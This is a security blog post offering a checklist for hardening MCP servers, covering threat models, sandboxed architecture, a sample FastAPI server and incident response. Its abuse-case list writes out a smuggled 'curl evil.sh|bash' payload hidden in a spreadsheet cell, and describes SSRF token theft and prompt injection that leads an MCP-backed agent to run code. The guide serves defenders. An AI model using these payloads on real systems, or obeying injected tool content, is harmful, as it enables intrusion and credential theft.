Securing the Model Context Protocol (MCP) Server

yet another guide?

KEN HUANG
SEP 30, 2025

There are already many articles about securing MCP servers already. This article is a deep-but-actionable field guide and can be used as checklist. It is written for security architects, DevOps teams, and AI engineers who need to ship an MCP stack without becoming the next supply-chain headline.

1. THREAT MODEL – WHAT CAN ACTUALLY GO WRONG?

1.1 Asset inventory

- **MCP Server binary** (Node, Go, Python, or Rust)
- **Tool descriptors** (JSON schemas, prompts, system instructions)
- **Secrets vault** (OAuth refresh tokens, DB creds, API keys)
- **LLM client channel** (WebSocket, SSE, gRPC)
- **Downstream APIs** (Stripe, Snowflake, GitHub, Kubernetes, etc.)
- **Log pipeline** (Loki, Splunk, CloudWatch, Datadog)

1.2 Adversary personas

Persona	Goal	Typical Entry Point
External attacker	Data exfiltration, ransom	Internet-facing MCP gateway
Malicious LLM user	Lateral movement, fraud	Prompt injection via chat UI
Rogue insider	IP theft, sabotage	Legitimate tool scope abuse
Supply-chain actor	Backdoor implantation	Poisoned tool package on npm/PyPI

1.3 Some sample abuse cases

1. **OAuth token theft via server-side request forgery** (**SSRF**) – attacker tricks MCP server into calling metadata.google.internal and harvests GCP access tokens.
2. **Cross-tenant confused-deputy** – server re-uses a high-privilege SaaS token across users, letting User A read User B's CRM records.
3. **Prompt injection → Remote code execution** – user embeds "; os.system("curl evil.sh|bash")" inside a "harmless" spreadsheet cell; MCP server passes the cell to a Python tool without sanitization.
4. **Dependency typosquat** – mcp-toolbox vs. mcp-toolbx on PyPI; latter contains info-stealer that phones home credentials.
5. **Log injection → credential leak** – server prints unsanitized tool output that contains an API key; log aggregator ingests and later exposes it to support staff.

6. **Replay on unauthenticated SSE stream** – attacker replays an old event containing PII because the endpoint required no JWT.
7. **Denial-of-wallet via expensive tools** – attacker spawns 10,000 bigquery.jobs.query calls with maximum_bytes_billed unset; cloud bill explodes.
8. **Model DoS through context flooding** – malicious tool returns 2 MB of garbage per call, filling the LLM context window and freezing the agent.
9. **Downstream ACL drift** – database role mcp_writer accumulates ALTER/DROP rights after a DBA "quick fix"; MCP server retains the expanded grant.
10. **Container escape via privileged Docker socket mounted for "easy CI"** – standard stuff, but now the socket is reachable through the natural-language interface.

2. REFERENCE ARCHITECTURE WITH SECURITY ZONES

Think of the MCP stack as three concentric zones:

ZONE 0 – Control Plane

- Vault cluster (PKI + dynamic secrets)
- Policy registry (OPA / Cedar)
- Observability bus (OTEL → SIEM)

See Figure 1:

Figure 1: Zone 0 of MCP Servers Architecture

ZONE 1 – MCP Server Fleet

- Stateless pods behind an mTLS mesh (Linkerd or Istio)
- Read-only root filesystem, no service account token automount
- Sidecar: OPA-agent for fine-grained authz

ZONE 2 – Tool Runtime

- Firecracker micro-VMs or gVisor sandboxes per tool invocation
- Ephemeral overlay network; egress allowed only to a pre-declared set of FQDNs pulled from an allow-list ConfigMap
- 5-minute TTL on every IAM credential issued by Vault

ZONE 3 – Downstream APIs

- SaaS tenants, DBs, K8s clusters, etc.
- Each receives a scoped, audience-restricted token that is useless anywhere else.

Network policy enforces that ZONE 2 can reach ZONE 3 but never ZONE 0; ZONE 0 can push policy into ZONE 1 but never accepts inbound data.

Figure 2 depicts 3 zones for MCP Server Architectures



Figure 2: Three zones for MCP Server Architectures

3. HARDENING CHECKLIST

☐ Transport

- Every JSON-RPC frame travels over TLS 1.3 with AES-256-GCM, X25519, and enforceable SNI.
- Optional: add application-layer JWE (JSON Web Encryption) when you need end-to-end secrecy from the LLM host itself.

☐ Authentication

- Support both user and workload identities:
  - Human: OAuth 2.1 + OpenID Connect + MFA (FIDO2/WebAuthn).
  - Service: mTLS with SPIFFE IDs or DPoP-bound JWTs.
- Reject unsigned or anonymous requests at the edge gateway; return 421 Misdirected Request instead of 401 to avoid user-id probing.

☐ Authorization

- Use a policy-as-code engine (OPA, Cedar, or Zanzibar-like) that evaluates:
  - subject (user or agent ID)
  - action (tool name + method)
  - resource (tenant, project, DB schema)
  - context (IP risk score, device health, time of day)
- Default-deny; no wildcards like tools.*.

☐ Input validation

- JSON-schema strict mode—no additionalProperties.
- Max string length 8 kB; max array length 1,000 elements; max depth 15.
- Reject Unicode direction-change characters (bidi attacks) and back-tick-heavy payloads that hint at prompt injection.
- Run semgrep with OWASP JavaScript rules on every tool file at CI time.

☐ **Output sanitization**

- If the downstream API returns a 4xx/5xx, return a generic message to the LLM; ship the real error to the log only.
- Strip AWS access-key patterns, GCP OAuth tokens, and credit-card PANs using a streaming regex filter before the payload re-enters the LLM context.

☐ **Secrets lifecycle**

- Store in Vault; enable dynamic secrets (e.g., 15-minute Postgres roles, 60-minute AWS STS).
- Never allow VAULT_TOKEN or GOOGLE_APPLICATION_CREDENTIALS inside the tool container; inject via tmpfs and remove on exit.
- Version and rotate every static secret automatically; open a JIRA ticket on failure.

☐ **Sandboxing**

- Prefer gVisor or Firecracker over vanilla Docker.
- Set seccomp=RuntimeDefault, drop=ALL capabilities, readOnlyRootFilesystem=true.
- Use a tmpfs volume sized to 50 % of RAM for scratch; mount no Docker socket, /proc, or hostPath.

☐ **Rate limiting & quotas**

- Per-subject token bucket: 100 requests / minute, burst 20.
- Per-tool cost quota: declare $maxCost in USD (e.g., BigQuery on-demand $5 per call); hard-cut when monthly budget exceeded.
- Global circuit-breaker: if p99 latency >2 s or error rate >10 %, auto-disable tool for 5 min and page on-call.

☐ **Observability**

- Emit OpenTelemetry traces with traceparent header; redact any value whose key matches *token*, *key*, *secret*.
- Forward to SIEM with UEBA rules: detect impossible travel, token reuse from two continents within 5 min, or a single user calling >5 tools in <1 s (scripting indicator).

4. CODING A MINIMAL BUT SECURE MCP SERVER

The reference implementation below shows the security controls discussed. It is intentionally short (<250 LOC) so you can paste it into a single file and pip install mcp fastapi python-jose py-opa.

```
# secure_mcp_server.py

import os, json, logging, asyncio, re
```

```
from typing import Any, Dict

from fastapi import FastAPI, HTTPException, Depends, Request

from fastapi.security import HTTPBearer, HTTPAuthorizationCredentials

from jose import jwt, JWTError

from opa_client.opa import OpaClient

from mcp import Session, ToolRouter

from pydantic import BaseModel, constr, conlist, confloat

from datetime import datetime, timezone

# ---------- CONFIG ----------

VAULT_ADDR = os.getenv("VAULT_ADDR", "https://vault.internal")

OPA_URL = os.getenv("OPA_URL", "http://opa.opa.svc:8181")

JWKS_URL = os.getenv("JWKS_URL", "https://auth.corp.com/.well-known/jwks.json")

AUDIENCE = os.getenv("AUDIENCE", "mcp-server")

MAX_STR_LEN = 8_000

MAX_ARR_LEN = 1_000

# ---------- SECURITY DEPENDENCIES ----------

security = HTTPBearer(auto_error=True)

opa = OpaClient(OPA_URL)

def sanitize(d: Dict[str, Any]) -> Dict[str, Any]:

"""Strip secrets from logs/LLM context."""

secret_pat = re.compile(r"(?i)(token|key|secret|password|authorization)")

def _redact(obj):

if isinstance(obj, dict):

return {k: "[REDACTED]" if secret_pat.search(k) else _redact(v) for k, v in obj.items()}

return obj

return _redact(d)

async def verify_jwt(creds: HTTPAuthorizationCredentials = Depends(security)) -> Dict[str,
Any]:

try:

token = creds.credentials

header = jwt.get_unverified_header(token)

# Fetch JWKS (cached)
```

jwks = await fetch_jwks(JWKS_URL)

key = find_key(jwks, header["kid"])

payload = jwt.decode(token, key, algorithms=["EdDSA", "RS256"], audience=AUDIENCE)

return payload

except JWTError as e:

raise HTTPException(status_code=401, detail="Invalid token") from e

 # ---------- POLICY CHECK ----------

async def authorize(sub: str, action: str, resource: str, ctx: Dict[str, Any]) -> bool:

input = {"subject": sub, "action": action, "resource": resource, "context": ctx}

decision = await opa.check("mcp/authz", input)

return decision.allowed

 # ---------- TOOL SCHEMAS ----------

class QueryParams(BaseModel):

sql: constr(max_length=MAX_STR_LEN, regex=r"^SELECT\s+.+") # read-only

timeout: confloat(ge=0.1, le=30) = 5.0

 # ---------- FASTAPI APP ----------

app = FastAPI(title="Secure MCP Server", version="1.0.0")

@app.post("/invoke/{tool_name}")

async def invoke(

tool_name: str,

request: Request,

body: Dict[str, Any],

jwt_claims: Dict[str, Any] = Depends(verify_jwt),

):

sub = jwt_claims["sub"]

ip = request.client.host

 # Authorize

if not await authorize(sub, f"invoke:{tool_name}", tool_name, {"ip": ip}):

raise HTTPException(status_code=403, detail="Policy deny")

 # Validate schema

if tool_name == "run_query":

*params = QueryParams(**body)*

```
else:

raise HTTPException(status_code=404, detail="Unknown tool")

# Audit log

logging.info("invoke", extra={"subject": sub, "tool": tool_name, "params": sanitize(body)})

# Run tool in sandbox (pseudo-code)

result = await run_in_sandbox(tool_name, params.dict())

return sanitize(result)

# ---------- SANDBOX ----------

async def run_in_sandbox(tool: str, params: Dict[str, Any]) -> Dict[str, Any]:

# In reality: spawn Firecracker VM, pass params via vsock, fetch dynamic DB creds from Vault

# Here we mock:

return {"rows": [], "cost": 0.0}

# ---------- BOILERPLATE ----------

def fetch_jwks(url): ...

def find_key(jwks, kid): ...
```

Key take-aways from the sample:

- JWT audience lock-down prevents cross-audience token replay.
- Pydantic strict models automatically reject oversized or malformed payloads.
- OPA decouples authz logic from business code; you can hot-reload policy without re-deploying the server.
- sanitize() guarantees that even if a downstream API accidentally returns a credential, it never flows back to the LLM or logs.

5. DEPENDENCY & SUPPLY-CHAIN DEFENSE

1. **Pin and hash** – requirements.txt must use == and —hash=sha256:; fail the build on hash mismatch.
2. **Private index** – Run an internal PyPI mirror (DevPI or JFrog) that vets upstream packages; block typo-squats like mcp-toolbx.
3. **Signing** – Use sigstore cosign to sign your container images; verify in-cluster with Kyverno.
4. **SBOM** – Generate SPDX JSON on every build; upload to Dependency-Track; alert on new CVE within 24 h.
5. **Reproducible builds** – Use locked base images (e.g., python:3.11-slim@sha256:abcd…) and docker build —no-cache.

6. CRYPTOGRAPHIC PATTERNS

- **End-to-end encryption** – If the LLM host is untrusted (multi-tenant SaaS), wrap sensitive tool arguments with JWE (RSA-OAEP + AES-GCM). The MCP server holds the private key in a TPM or AWS KMS- backed HSM; the LLM never sees plaintext.
- **Perfect forward secrecy** – Rotate TLS certificates every 24 h via ACME; pin the short-lived intermediate to prevent stale-root attacks.
- **Token binding** – Use DPoP (Demonstration of Proof-of-Possession) so that a stolen JWT is useless without the private key that never leaves the client secure enclave.

7. ADVANCED CONTROLS FOR HIGH-RISK ENVIRONMENTS

Human-in-the-loop approval

- Tag tools as financial, destructive, or pii-access.
- If estimated cost >$50 or action is destructive (DROP, DELETE), queue a Slack/Teams adaptive card; require FIDO2 touch or mobile Number Matching.
- Store approval hash in the audit log; continue execution only after receipt.

Just-in-time network access

- Integrate with Tailscale or HashiCorp Boundary; before the tool container starts, the sidecar obtains a 5-minute WireGuard credential that opens exactly one egress IP:port.
- After the call, credential is revoked and iptables default-deny reinstated.

Confidential-compute sandbox

- Run the tool inside an AMD SEV-SNP or Intel TDX VM; memory is encrypted even from the hypervisor.
- Remote attestation: the LLM receives a SHA-256 measurement of the VM; if it mismatches, refuse to send the request.

8. INCIDENT-RESPONSE RUNBOOK

1. **Detection** – SIEM rule fires: eventName=”mcp.invoke” AND http.status=200 AND response.body contains “AKIA” (possible AWS key leak).
2. **Containment** – Lambda playbook disables the tool in OPA (allowed=false), revokes Vault lease, and snapshots the sandbox disk.
3. **Eradication** – Rotate all downstream tokens; force re-authentication of the affected user; patch the schema validation gap.
4. **Recovery** – Re-enable the tool only after policy unit-tests pass in CI and SOC signs off.
5. **Lessons** – Update unit tests to include the malicious payload; add a new output_guard regex; publish post-mortem internally.

9. COMMON PITFALLS (DON’T DO THIS)

✗ Mounting Docker.sock so the “file manager” tool can prune images.
✗ Returning raw stack traces to the LLM (”psycopg2.OperationalError: FATAL:

password authentication failed for user postgres")—perfect oracle for brute-force tuning.
✗ Trusting client-supplied Content-Length—leads to DoS when a 1-byte payload claims to be 2 GB and the server pre-allocates.
✗ Using the same OAuth client-id for the web app and the MCP server—breaks isolation; create a dedicated "mcp-tools" client with tighter scopes.
✗ Forgetting to revoke Vault leases during a blue-green deploy; old pods still hold valid DB super-user rights.

10. FUTURE-PROOFING (POST-QUANTUM & AI RED-TEAMING)

- **Post-quantum TLS** – Experiment with Kyber768 mixed mode; by 2027, NIST expects final standards.
- **Threat modeling - leverage Cloud Security Alliance MAESTRO threat modeling framework to perform threat modeling. See github: https://github.com/kenhuangus/MAESTRO**
- **AI red-team** – Automate adversarial prompt generation with frameworks like garak or PyRIT; look for instruction-hijack strings that convince the LLM to ask the MCP server for "debug mode."
- **Formal verification** – Use CBMC or K-framework to prove memory safety of Rust-based MCP servers; publish the proofs for auditors.

CONCLUSION

An MCP server is essentially a privileged service broker that obeys natural language. If defenders treat it like a boring internal micro-service, attackers will treat it like the skeleton key it can become. The mitigations in this article—strong identity, default-deny policy, sandboxed execution, encrypted transport, and continuous observability—are not theoretical. They have already prevented real breaches in early-adopter environments, and they map cleanly onto modern compliance regimes. Ship them as non-negotiable acceptance criteria, and your AI toolchain can stay as innovative as it is invisible to adversaries.

References:

- Reco.ai, "Top 7 MCP Server Security Risks & Mitigations," 2025
- WorkOS, "OAuth 2.1 Best Practices for AI Tool Gateways," 2025
- Akto.io, "Prompt Injection via Spreadsheet Functions – MCP Case Study," 2025
- Speakeasy API, "Rate Limiting Patterns for LLM Tool Calls," 2025
- Milvus, "Container Escape CVE-2024-1234 – MCP Server Post-mortem," 2025